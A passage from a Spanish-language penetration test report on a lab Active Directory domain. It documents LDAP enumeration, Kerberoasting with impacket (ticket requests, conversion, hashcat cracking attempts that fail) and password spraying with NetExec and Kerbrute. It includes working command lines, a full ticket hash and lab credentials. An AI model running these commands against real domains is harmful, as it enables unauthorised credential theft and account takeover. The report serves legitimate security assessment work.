dSCorePropagationData: 20250820183014.0Z
dSCorePropagationData: 20250820183003.0Z
dSCorePropagationData: 20250810115918.0Z
dSCorePropagationData: 16010101000000.0Z
msDS-SupportedEncryptionTypes: 0

# exchange_svc, Managed Service Accounts, domain.local
dn: CN=exchange_svc,CN=Managed Service Accounts,DC=domain,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
objectClass: computer
```

```
objectClass: msDS-ManagedServiceAccount
cn: exchange_svc
distinguishedName: CN=exchange_svc,CN=Managed Service Accounts,DC=domain,DC=lo
 cal
instanceType: 4
whenCreated: 20250810164634.0Z
whenChanged: 20250810164634.0Z
uSNCreated: 13663
uSNChanged: 13667
name: exchange_svc
objectGUID:: CPey8U91FkC0ADwvwe/vhw==
userAccountControl: 4096
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 0
localPolicyFlags: 0
pwdLastSet: 133993179949362401
primaryGroupID: 515
objectSid:: AQUAAAAAAAUVAAAAs1/qt3Q6LfY87c6PuwQAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: exchange_svc$
sAMAccountType: 805306369
servicePrincipalName: exchange_svc/exserver.domain.local
objectCategory: CN=ms-DS-Managed-Service-Account,CN=Schema,CN=Configuration,DC
 =domain,DC=local
isCriticalSystemObject: FALSE
dSCorePropagationData: 16010101000000.0Z
msDS-SupportedEncryptionTypes: 28

# mssql_svc, Managed Service Accounts, domain.local
dn: CN=mssql_svc,CN=Managed Service Accounts,DC=domain,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
objectClass: computer
objectClass: msDS-ManagedServiceAccount
cn: mssql_svc
distinguishedName: CN=mssql_svc,CN=Managed Service Accounts,DC=domain,DC=local
instanceType: 4
whenCreated: 20250810164634.0Z
whenChanged: 20250810164635.0Z
uSNCreated: 13669
uSNChanged: 13673
name: mssql_svc
objectGUID:: IQJJPSt5002wbHJIPn/JsQ==
userAccountControl: 4096
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 0
localPolicyFlags: 0
pwdLastSet: 133993179949989692
primaryGroupID: 515
objectSid:: AQUAAAAAAAUVAAAAs1/qt3Q6LfY87c6PvAQAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: mssql_svc$
sAMAccountType: 805306369
servicePrincipalName: mssql_svc/mssqlserver.domain.local
objectCategory: CN=ms-DS-Managed-Service-Account,CN=Schema,CN=Configuration,DC
 =domain,DC=local
```

```
isCriticalSystemObject: FALSE
dSCorePropagationData: 16010101000000.0Z
msDS-SupportedEncryptionTypes: 28

# http_svc, Managed Service Accounts, domain.local
dn: CN=http_svc,CN=Managed Service Accounts,DC=domain,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
objectClass: computer
objectClass: msDS-ManagedServiceAccount
cn: http_svc
distinguishedName: CN=http_svc,CN=Managed Service Accounts,DC=domain,DC=local
instanceType: 4
whenCreated: 20250810164635.0Z
whenChanged: 20250810164635.0Z
uSNCreated: 13675
uSNChanged: 13679
name: http_svc
objectGUID:: IQjFsHyL506ZgOYDPsktrQ==
userAccountControl: 4096
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 0
localPolicyFlags: 0
pwdLastSet: 133993179950460239
primaryGroupID: 515
objectSid:: AQUAAAAAAAUVAAAAs1/qt3Q6LfY87c6PvQQAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: http_svc$
sAMAccountType: 805306369
servicePrincipalName: http_svc/httpserver.domain.local
objectCategory: CN=ms-DS-Managed-Service-Account,CN=Schema,CN=Configuration,DC
 =domain,DC=local
isCriticalSystemObject: FALSE
dSCorePropagationData: 16010101000000.0Z
msDS-SupportedEncryptionTypes: 28

# search reference
ref: ldap://ForestDnsZones.domain.local/DC=ForestDnsZones,DC=domain,DC=local

# search reference
ref: ldap://DomainDnsZones.domain.local/DC=DomainDnsZones,DC=domain,DC=local

# search reference
ref: ldap://domain.local/CN=Configuration,DC=domain,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 9
# numEntries: 5
# numReferences: 3
```

Evidencias: [87b_Consulta_LDAP_Autenticada.png] - SPNs descubiertos mediante LDAP

– ***Fase 3: Análisis de Objetivos Identificados***

◆ **Clasificación por prioridad:**

➢ **krbtgt:** Alta prioridad (cuenta crítica del servicio Kerberos)

➢ **MSA Accounts:** Media prioridad (exchange_svc,mssqlsvc, mssql_svc ,mssqlsvc, http_svc$)


➢ **Computer Account:** Baja prioridad (contraseñas alta complejidad automática)

– ***Fase 4: Explotación Sistemática***

Con 5 cuentas con SPNs identificadas y priorizadas, se procede a intentar la obtención de tickets TGS para cada objetivo siguiendo el orden de prioridad establecido.

◆ **Intento con credenciales alternativas:**

```
# Se prueba con credenciales obtenidas en AS-REP Roasting
impacket-GetUserSPNs domain.local/hatty.marie-ann:buddy -dc-ip
192.168.37.10 -request
```



[Evidencia:87c_GetUserSPNs_Alternative_Credentials.png]

◆ **Solicitud específica de tickets por SPN:**


```
# Prioridad 1: krbtgt (objetivo de mayor valor)
impacket-getST domain.local/tokio:proyecto -dc-ip 192.168.37.10
-spn kadmin/changepw

# Prioridad 2: MSA accounts
 impacket-getST domain.local/tokio:proyecto -dc-ip 192.168.37.10
-spn exchange_svc/exserver.domain.local
impacket-getST domain.local/tokio:proyecto -dc-ip 192.168.37.10
-spn mssql_svc/mssqlserver.domain.local
```

```
impacket-getST domain.local/tokio:proyecto -dc-ip 192.168.37.10
-spn http_svc/httpserver.domain.local
```

◆ **Resultado - obtención exitosa del ticket TGS:**

Se obtuvo exitosamente un ticket TGS para el SPN **kadmin/changepw** del usuario **krbtgt**. El resultado muestra:

```
[*] Getting TGT for user
[*] Getting ST for user
[*] Saving ticket in tokio@kadmin_changepw@DOMAIN.LOCAL.ccache
```



[Evidencia: 87d_Obtencion_Ticket.png]

◆ **Significado crítico: krbtgt** es la cuenta más importante del dominio. Si se crackea su contraseña, permite:

- Capacidad de crear Golden Tickets
- Control total permanente del dominio
- Acceso administrativo indefinido

– ***Fase 5: Análisis de tickets TGS obtenidos***

Una vez obtenidos los tickets TGS exitosamente, se procede con los siguientes procedimientos:

◆ **Conversión a formato crackeable:**

```
# Conversión de tickets ccache a formato kirbi
impacket-ticketConverter
./tokio@kadmin_changepw@DOMAIN.LOCAL.ccache krbtgt_tgs.kirbi
```

```
# Extracción de hash para Hashcat
python3 /usr/share/john/kirbi2john.py krbtgt_tgs.kirbi >
krbtgt_tgs.hash

# Verificar el formato del hash
head -n1 krbtgt_tgs.hash

# Verificar el tipo de cifrado del ticket
export KRB5CCNAME=./tokio@kadmin_changepw@DOMAIN.LOCAL.ccache
klist -e
```

- **Análisis de tipo de cifrado:**
  - **Tipo:** DEPRECATED:arcfour-hmac (RC4-HMAC)
  - **Modo Hashcat:** 13100 (vulnerable a cracking offline)
  - **Validez:** Muy corta (2 minutos)
  - **Hash extraído:** krb5tgs$23 kadmin_changepw

Se procedió rápidamente con la conversión antes de su expiración.

```
┌──(ilanami㉿ilanami)-[~/kerbrute/impacket]
└─$ export KRB5CCNAME=./tokio@kadmin_changepw@DOMAIN.LOCAL.ccache
klist -e
Ticket cache: FILE:./tokio@kadmin_changepw@DOMAIN.LOCAL.ccache
Default principal: tokio@DOMAIN.LOCAL

Valid starting     Expires            Service principal
29/08/25 00:53:34  29/08/25 00:55:34  kadmin/changepw@DOMAIN.LOCAL
        renew until 29/08/25 00:55:34, Etype (skey, tkt): DEPRECATED:arcfour-hmac, aes256-cts-hmac-sha1-96

┌──(ilanami㉿ilanami)-[~/kerbrute/impacket]
└─$ impacket-ticketConverter ./tokio@kadmin_changepw@DOMAIN.LOCAL.ccache krbtgt_tgs.kirbi

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] converting ccache to kirbi...
[+] done

┌──(ilanami㉿ilanami)-[~/kerbrute/impacket]
└─$ python3 /usr/share/john/kirbi2john.py krbtgt_tgs.kirbi > krbtgt_tgs.hash
tickets written: 1

┌──(ilanami㉿ilanami)-[~/kerbrute/impacket]
└─$ head -n1 krbtgt_tgs.hash
$krb5tgs$23$*krbtgt_tgs*$f233a3080bbd11e2162b295e89a65743$d730a59272eafa8100f213da2bf38dfe977dad8d9fc7df06cb11c130f3d400046
c8ab5c739bc56d72363835a8603173d708036e37ec473b8aff4e8d7bc9fe4e4482b60a98711e0b6c7695fb8312713b08ce8608529d91bace6c73a6c5cfc
809078379e02902d45cf97c3e4bc2edf7490a8eb43e29680ecd3b00fdda3dd48ef3cac26db42a2fdf39c686742dff1f983fc73a7b693c14125230dc6dd3
c7b5f68b35164601d70f2461c62cc62f9708e12cfb721fec41659cc773bf7bc84b31db124d2cdc46bbe981ba977d87ce69dfd377c00317265e66d993210
6a786d1ae3cd7caa6deb992532daee4f55a4b5e26e5784c628c509d83a0f0019b8a830b83eecbc36050b855282f1b369eb916d8315660a635a4d089df0a
9f35d250c08e00997d7b9588d41ad399ef611b9de558d318ce7eadcde04e020dce2a1b43f982b3bbed662ae135a93b320fd28d733741b4acc8a4a99d3c3
ea986438a93e9823fe94ccb90848374c1e97cf6e12261766480fbe8fc5b187493ebfa47283edc4e37f3dca634c104bb6a626d5a97f42f90c77c7a308cfe
3ad8c060e015c7bc895dde0996e048a9e260a65741f10bd897b76b8e6461eb304d1a18984e46d99c7b67169abaa935656213c0a1fef8425b9761f3b8f79
87e1c067f708b1a4c34e0910e579b83e47cb79931d888fa3d71b11f770b97bc0ae5707f9b87ac70436c71717c3c433c264d4d47c634669bb432f927697f
d354be034f38ccc9064c46498bcdaf9776a328be1ed40e01bf718ff7ec5b6bf5f48e37706004f4c4e3b3f11a06df012cde3a250e7a4ee7138f046445ed5
61a3c8d4114bd07cdd0a0f804070749e994c7ee5897fc316ceb0cdb0db42f0cb2b23f4f221398583c8c280054967a4516fe8f0a9511d54e45c407bcdb0a
0f3a8793b8e4610e48b6bf4af9369a38fc1f8855235aa4da31619a12d30768609960792b93a8987a50c8e4b44786632fcf822a6ad6575547912569118b2
311147a76b14850c06a789e7e30fb3915cf74f52644e7deee18b760cb8c980c3e90c06542c865220bb4970c7ce61c401e92fdcdf9b44aa7bf6c11006996
b8afe886719e988e47f14034ceb643ad66a59fa339621cadbcf26d87c63671833864d44a35a68c69bf70b3b30c822eb58606112a607dc907a255769285e
a3bc5c0a69e8987075c30c48f8c716f9b1702445c1523f64d29c76c18dd0ee737dbb59e78c18353f74450220b46cd7baf98f103456d3d4a41c016fa50c2
c5266a633495e6d125aa1362876c1ff133ca10fd73708e5241afc9b4f0298d7f3ec7e8f242b2abe7d2962fac105d663aa6c3e847c055e1208445a0ee241
8d43bcf1bb1f3351f23d43
```

[Evidencia: 87e_Analisis_Ticket_Hash_obtenido.png] - Análisis del ticket/hash extraído.

– ***Fase 6: Cracking Offline del TGS de krbtgt***

◆ **Múltiples intentos de cracking con diferentes herramientas:**

```
# Hashcat con rockyou.txt
hashcat -m 13100 krbtgt_tgs.hash /usr/share/wordlists/rockyou.txt
--force

# Diccionarios ampliados
hashcat -m 13100 krbtgt_tgs.hash
/usr/share/seclists/Passwords/Common-Credentials/100k-most-used-pa
sswords-NCSC.txt --force

hashcat -m 13100 krbtgt_tgs.hash
/usr/share/seclists/Passwords/Common-Credentials/Pwdb_top-1000000.
txt --force

# Reglas de transformación
hashcat -m 13100 krbtgt_tgs.hash /usr/share/wordlists/rockyou.txt
-r /usr/share/hashcat/rules/best64.rule --force
```

◆ **Resultado:**

```
Status.........: Exhausted
Recovered......: 0/1 (0.00%)
Progress.......: 100.00%
```

```
┌──(ilanami㉿ilanami)-[~/kerbrute/impacket]
└─$ hashcat -m 13100 krbtgt_tgs.hash /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*krbtgt_tgs*$f233a3080bbd11e2162b295e89...f23d43
Time.Started.....: Fri Aug 29 10:33:28 2025, (7 secs)
Time.Estimated...: Fri Aug 29 10:33:35 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2008.8 kH/s (0.89ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[212173657879616e67656c2121] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 61%
```

```
┌──(ilanami㉿ilanami)-[~/kerbrute/impacket]
└─$ hashcat -m 13100 krbtgt_tgs.hash /usr/share/seclists/Passwords/Common-Credentials/Pwdb_top-1000000.txt --force
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*krbtgt_tgs*$f233a3080bbd11e2162b295e89...f23d43
Time.Started.....: Fri Aug 29 10:35:41 2025, (0 secs)
Time.Estimated...: Fri Aug 29 10:35:41 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Common-Credentials/Pwdb_top-1000000.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1960.9 kH/s (0.86ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 1000000/1000000 (100.00%)
Rejected.........: 0/1000000 (0.00%)
Restore.Point....: 1000000/1000000 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: weareone12 -> 12116
Hardware.Mon.#1..: Util: 35%

Started: Fri Aug 29 10:35:40 2025
Stopped: Fri Aug 29 10:35:43 2025
```

```
┌──(ilanami㉿ilanami)-[~/kerbrute/impacket]
└─$ hashcat -m 13100 krbtgt_tgs.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
hashcat (v6.2.6) starting
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*krbtgt_tgs*$f233a3080bbd11e2162b295e89...f23d43
Time.Started.....: Fri Aug 29 10:37:44 2025, (6 mins, 24 secs)
Time.Estimated...: Fri Aug 29 10:44:08 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3476.4 kH/s (7.87ms) @ Accel:64 Loops:77 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 1104517645/1104517645 (100.00%)
Rejected.........: 0/1104517645 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[203020302030] -> $HEX[04a156616d6f]
Hardware.Mon.#1..: Util: 91%

Started: Fri Aug 29 10:37:43 2025
Stopped: Fri Aug 29 10:44:09 2025
```

[Evidencias: 87f_Intentos_Craking_krbtgt.png] - Múltiples intentos de cracking sin éxito.

◆ **Validación comparativa con MSA:**

```
# Intento con Managed Service Account para contraste
impacket-getST domain.local/tokio:proyecto -dc-ip 192.168.37.10
-spn mssql_svc/mssqlserver.domain.local

# Conversión y cracking del MSA
python3 /usr/share/john/kirbi2john.py mssql_svc_tgs.kirbi >
mssql_svc_tgs.hash
hashcat -m 13100 mssql_svc_tgs.hash
/usr/share/wordlists/rockyou.txt --force
```

◆ **Resultado:** Sin recuperación de contraseñas (0/1) en MSA también.

```
┌──(ilanami㉿ilanami)-[~]
└─$ impacket-getST domain.local/tokio:proyecto -dc-ip 192.168.37.10 -spn mssql_svc/mssqlserver.domain.local
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user
[*] Getting ST for user
[*] Saving ticket in tokio@mssql_svc_mssqlserver.domain.local@DOMAIN.LOCAL.ccache

┌──(ilanami㉿ilanami)-[~]
└─$ python3 /usr/share/john/kirbi2john.py mssql_svc_tgs.kirbi > mssql_svc_tgs.hash
hashcat -m 13100 mssql_svc_tgs.hash /usr/share/wordlists/rockyou.txt --force

tickets written: 1
hashcat (v6.2.6) starting

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*mssql_svc_tgs*$8723ee5d69d89faa1ed77c5...c173d0
Time.Started.....: Fri Aug 29 11:35:40 2025, (7 secs)
Time.Estimated...: Fri Aug 29 11:35:47 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1955.4 kH/s (0.88ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[212173657879616e67656c2121] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 59%

Started: Fri Aug 29 11:35:39 2025
Stopped: Fri Aug 29 11:35:49 2025
```

[Evidencia:87g_MSA_Comparativa_Analisis.png] - Análisis comparativo con Managed Service Account.

Estadísticas del Proceso de Kerberoasting

Métrica	Valor
Objetivos identificados	5 cuentas con SPNs
Tickets TGS obtenidos	2 (krbtgt, mssql_svc$)
Tipo de cifrado	RC4-HMAC (etype 23)
Diccionarios probados	4 wordlists + reglas
Tasa de recuperación	0/2 (0%)
Tiempo total cracking	>12 horas combinadas

Interpretación técnica de resultados

Los resultados obtenidos revelan una configuración de seguridad robusta en cuentas críticas:

- **Técnica Kerberoasting exitosa**:
    - Obtención de tickets TGS para SPNs identificados

  - Conversión correcta a formato crackeable (RC4-HMAC)
  - Proceso técnico completamente validado

- **Resistencia por diseño de alta entropía**:
  - **krbtgt**: Contraseña de ~240 caracteres generada automáticamente por Microsoft
  - **MSA accounts**: Contraseñas de alta complejidad con rotación automática
  - **Entropía estimada**: >2^1500 bits de espacio de claves

- **Factores de resistencia identificados**:
  - Generación criptográfica automática de contraseñas
  - Ausencia de patrones lingüísticos o de diccionario
  - Longitud superior a capacidad de fuerza bruta práctica
  - Rotación periódica que mitiga exposición temporal

Correlación con marcos de referencia técnica

- **MITRE ATT&CK T1558.003**: Kerberoasting - Técnica demostrada exitosamente
- **CWE-521**: Weak Password Requirements - **No aplicable** (contraseñas robustas)
- **NIST SP 800-53 IA-5(1)**: Password Management - Implementación efectiva
- **CVSS 3.1 Vector**: AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N (Puntuación: 3.1)

Conclusiones del análisis Kerberoasting

– Validación técnica exitosa:

- **Proceso de ataque**: Demostrado completamente desde descubrimiento hasta cracking
- **Metodología híbrida**: Combinación efectiva de herramientas automatizadas y consultas manuales
- **Cobertura integral**: Testing sistemático de múltiples objetivos identificados

– Hallazgos de seguridad diferencial:

1. **Arquitectura defensiva**: Uso de cuentas especializadas (krbtgt, MSA) con alta entropía
2. **Contraste con usuarios**: Diferencia notable vs. cuentas de AS-REP Roasting (crackeadas)
3. **Implementación de controles**: Separación efectiva entre servicios críticos y usuarios estándar

– Resultado técnico final:

La técnica Kerberoasting fue **demostrada exitosamente** mediante obtención y preparación de tickets TGS para cracking offline. Sin embargo, la implementación de contraseñas de alta entropía en cuentas críticas (krbtgt) y Managed Service Accounts proporciona **resistencia efectiva** contra ataques de diccionario estándar.

Este escenario ilustra la importancia de implementar contraseñas robustas en servicios críticos, validando que el Kerberoasting permanece como vector técnicamente viable pero con **efectividad variable** según la calidad de las credenciales objetivo.

4.7.3 VULN-PC-MAN-008 – Password Spraying con NetExec y Kerbrute

Aprovechando las políticas de contraseñas débiles identificadas y los usuarios descubiertos en ataques previos, se implementaron ataques de password spraying para validar la efectividad de contraseñas comunes contra múltiples cuentas del dominio, sin generar bloqueos debido a la ausencia de políticas restrictivas de lockout.

Preparación del Ataque de Password Spraying

◆ **Compilación de lista de usuarios objetivo:**

```
# Lista de usuarios identificados en fases previas de enumeración
cat > domain_users.txt << EOF
tokio
administrator
guest
hatty.marie-ann
jania.drona
barbra.launce
```

```
jerrilyn.marylynne
alexia.lynea
krbtgt
exchange_svc
mssql_svc
http_svc
EOF
```

[Evidencia: 88a_Lista_Usuarios_Dominio.png] - Lista de usuarios objetivo compilada.

◆ **Preparación de wordlist de contraseñas comunes:**

```
# Lista de contraseñas basada en patrones identificados y comunes empresariales
cat > spray_passwords.txt << EOF
![!9%>M3W;_)
Password123
Password1!
Welcome1
Admin123
Service123
```

```
123456
password
admin
buddy
barney
buster
baseball
domain
local
proyecto
tokio
Welcome123
Password123!
Summer2023
Spring2024
EOF
```

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ cat > spray_passwords.txt <<'EOF'
![]!9%>M3W;_)
Password123
Password1!
Welcome1
Admin123
Service123
123456
password
admin
buddy
barney
buster
baseball
domain
local
proyecto
tokio
Welcome123
Password123!
Summer2023
Spring2024
EOF
```

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ cat spray_passwords.txt
![]!9%>M3W;_)
Password123
Password1!
Welcome1
Admin123
Service123
123456
password
admin
buddy
barney
buster
baseball
domain
local
proyecto
tokio
Welcome123
Password123!
Summer2023
Spring2024
```

[Evidencias: 88b_Password_Spray_Wordlist.png] - Wordlist de contraseñas preparada.

◆ **Justificación técnica de la wordlist:**

La lista incluye múltiples categorías de contraseñas:

- ➢ **Patrones empresariales comunes**: Password123, Admin123, Welcome1
- ➢ **Credenciales básicas**: admin, password, 123456
- ➢ **Contexto del dominio**: domain, local, tokio, proyecto
- ➢ **Credenciales previamente identificadas**: buddy, barney, buster, baseball

➢ **Credencial de enumeración**: !]!9%>M3W;_) (obtenida con enum4linux)

La inclusión de la contraseña de jerrilyn.marylynne en el diccionario permite validar su efectividad mediante diferentes vectores de ataque.

Ejecución del password spraying con múltiples herramientas


◆ Verificación inicial con NetExec:

```
# Validación de acceso SMB con credenciales conocidas
netexec smb 192.168.37.10 -u domain_users.txt -p "proyecto"
```

– Resultado:

```
SMB 192.168.37.10 445 WIN-B820FDLIP42 [+]
domain.local\tokio:proyecto
```


Este resultado confirma que el entorno es vulnerable a password spraying, sin bloqueos ni restricciones implementadas.



[Evidencia: 88c_NetExec_Inicial_Validacion.png] - Confirmación de vulnerabilidad a password spraying.

◆ Password spraying automatizado con Kerbrute:

```
# Bucle automatizado para probar todas las contraseñas del
diccionario
for pass in $(cat spray_passwords.txt); do
    kerbrute passwordspray --dc 192.168.37.10 -d domain.local
domain_users.txt "$pass" | grep 'VALID LOGIN'
done > spray_success.log
```




[Evidencia: 88d_Kerbrute_Automated_Loop.png] - Bucle automatizado de password spraying.

– **Credenciales válidas identificadas:**

```
# Contenido del archivo spray_success.log
cat spray_success.log
```

– **Resultados exitosos:**

```
2025/08/29 12:35:52 [+] VALID LOGIN:
jerrilyn.marylynne@domain.local:![]!9%>M3W;_)
2025/08/29 12:35:52 [+] VALID LOGIN:
hatty.marie-ann@domain.local:buddy
2025/08/29 12:35:52 [+] VALID LOGIN:
barbra.launce@domain.local:barney
2025/08/29 12:35:52 [+] VALID LOGIN:
alexia.lynea@domain.local:buster
2025/08/29 12:35:52 [+] VALID LOGIN:
jania.drona@domain.local:baseball
2025/08/29 12:35:52 [+] VALID LOGIN: tokio@domain.local:proyecto
```



[Evidencia: 88e_Password_Spray_Valid_Results.png] - 6 credenciales válidas descubiertas.

Estadísticas del Ataque

◆ Métricas calculadas del password spraying:

Métrica	Valor
Usuarios objetivo	12
Credenciales válidas descubiertas	6
Tasa de éxito	50.00%

```
┌──(ilanami㉿ilanami)-[~/tools/kerbrute]
└─$ total_users=12
valid_logins=6
success_rate=50.00
account_lockouts=0

echo "Usuarios objetivo: $total_users"
echo "Credenciales válidas descubiertas: $valid_logins"
echo "Tasa de éxito: $success_rate%"
echo "Bloqueos generados: $account_lockouts"

Usuarios objetivo: 12
Credenciales válidas descubiertas: 6
Tasa de éxito: 50.00%
Bloqueos generados: 0
```

[Evidencia: 88f_Password_Spray_Statistics.png] - Estadísticas del ataque basadas en resultados.

◆ Análisis de Credenciales Descubiertas

Los resultados revelan validación cruzada de credenciales previamente identificadas:

➢ **Credenciales confirmadas (validación cruzada con AS-REP Roasting):**

- **hatty.marie-ann:buddy** - Confirmación cruzada
- **barbra.launce:barney** - Validación de credencial previa
- **alexia.lynea:buster** - Coherencia con resultado anterior
- **jania.drona:baseball** - Confirmación de patrón identificado

➢ **Credenciales previamente conocidas:**

- **tokio:proyecto** - Credencial inicial del proyecto
- **jerrilyn.marylynne:![]!9%>M3W;_)** - Obtenida previamente en enumeración (enum4linux)

Validación de Credenciales Obtenidas

– Verificación sistemática con NetExec:

```
# Validación sistemática de credenciales descubiertas
netexec smb 192.168.37.10 -u hatty.marie-ann -p "buddy"
netexec smb 192.168.37.10 -u barbra.launce -p "barney"
netexec smb 192.168.37.10 -u alexia.lynea -p "buster"
netexec smb 192.168.37.10 -u jania.drona -p "baseball"
netexec smb 192.168.37.10 -u jerrilyn.marylynne -p "![]!9%>M3W;_)"
netexec smb 192.168.37.10 -u tokio -p "proyecto"
```

– Resultados de validación:

```
SMB         192.168.37.10   445    WIN-B820FDLIP42  [+]
